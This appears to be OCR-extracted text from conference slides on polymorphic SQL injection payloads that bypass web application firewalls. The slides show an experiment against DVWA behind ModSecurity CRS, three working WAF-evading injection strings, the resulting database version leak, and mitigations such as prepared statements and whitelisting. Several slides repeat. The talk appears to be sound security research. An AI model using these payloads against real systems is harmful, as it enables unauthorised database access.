
④ Update information of nodes from bottom to top



```
SELECT `a`.`1`, `b`.`2` FROM (SELECT 1)a JOIN (SELECT 2)b
```

④ Update information of nodes from bottom to top


```
SELECT `a`.`1`, `b`.`2` FROM (SELECT 1)a JOIN (SELECT 2)b
```



```
~/go/src/github.com/qazbnm456/Chronicle  master                              ✔  1.79 L  09:38:40
```

Experiment go-through

- The environment is the same
  - DVWA
  - OWASP ModSecurity CRS v3.1 with P1
- sqlmap: 0
- Ours: 3 found
  - `id=1' AND 1<@ UNION /*!%23{%0aALL SELECT*/ 1, version()'`




Vulnerability: SQL Injection

```
ID: -1' AND 2<@ UNION/*!#{add
ALL SELECT*/1, version()'
First name: 1
Surname: 10.1.26-MariaDB-0+deb9u1
```

Experiment go-through

- The environment is the same
  - DVWA
  - OWASP ModSecurity CRS v3.1 with P1
- sqlmap: 0
- Ours: 3 found
  - `id=1' AND 1<@ UNION /*!%23{%0aALL SELECT*/ 1, version()'`
  - `id=1' AND {`version`(/**/SELECT left(version(), 1)>0x34)} AND '1`




Vulnerability: SQL Injection

```
ID: -1' AND 2<@ UNION/*!#{add
ALL SELECT*/1, version()'
First name: 1
Surname: 10.1.26-MariaDB-0+deb9u1
```

Experiment go-through

- The environment is the same
    - DVWA
    - OWASP ModSecurity CRS v3.1 with P1
- sqlmap: 0
- Ours: 3 found
    - ``id=1' AND 1<@ UNION /*!%23{%0aALL SELECT*/ 1, version()'``
    - ``id=1' AND {`version`(/**/SELECT left(version(), 1)>0x34)} AND '1``
    - ``id=-1'<@=1 OR {x (SELECT 1)}='1``



Vulnerability: SQL Injection

```
ID: -1' AND 2<@ UNION/*!#{add
ALL SELECT*/1, version()'
First name: 1
Surname: 10.1.26-MariaDB-0+deb9u1
```

Agenda

- Brief introduction to
  - Input Validation (Filter & WAF)
  - Evasion Technique
- Polymorphism
  - Concept
  - System Design
- Conclusion

Conclusion

- Why these attacks haven’t seen often in the wild?
  - ★ Too complex
  - ★ Normally, an attacker can capture the flag with dumb attacks

- Why these attacks haven’t seen often in the wild?
    - ★ Too complex
    - ★ Normally, an attacker can capture the flag with dumb attacks
- How to mitigate Polymorphic Payloads?
    - ★ Use whitelisting
    - ★ Prepared Statements

- Why these attacks haven’t seen often in the wild?
  - ★ Too complex
  - ★ Normally, an attacker can capture the flag with dumb attacks
- How to mitigate Polymorphic Payloads?
  - ★ Use whitelisting
  - ★ Prepared Statements
- Will other languages suffer this pain?
  - ★ Many detections doesn't cover this type of evasions
  - ★ Thus, most context-free languages may suffer from this concept

Thank you ☺️

Question?

boik@tdohacker.org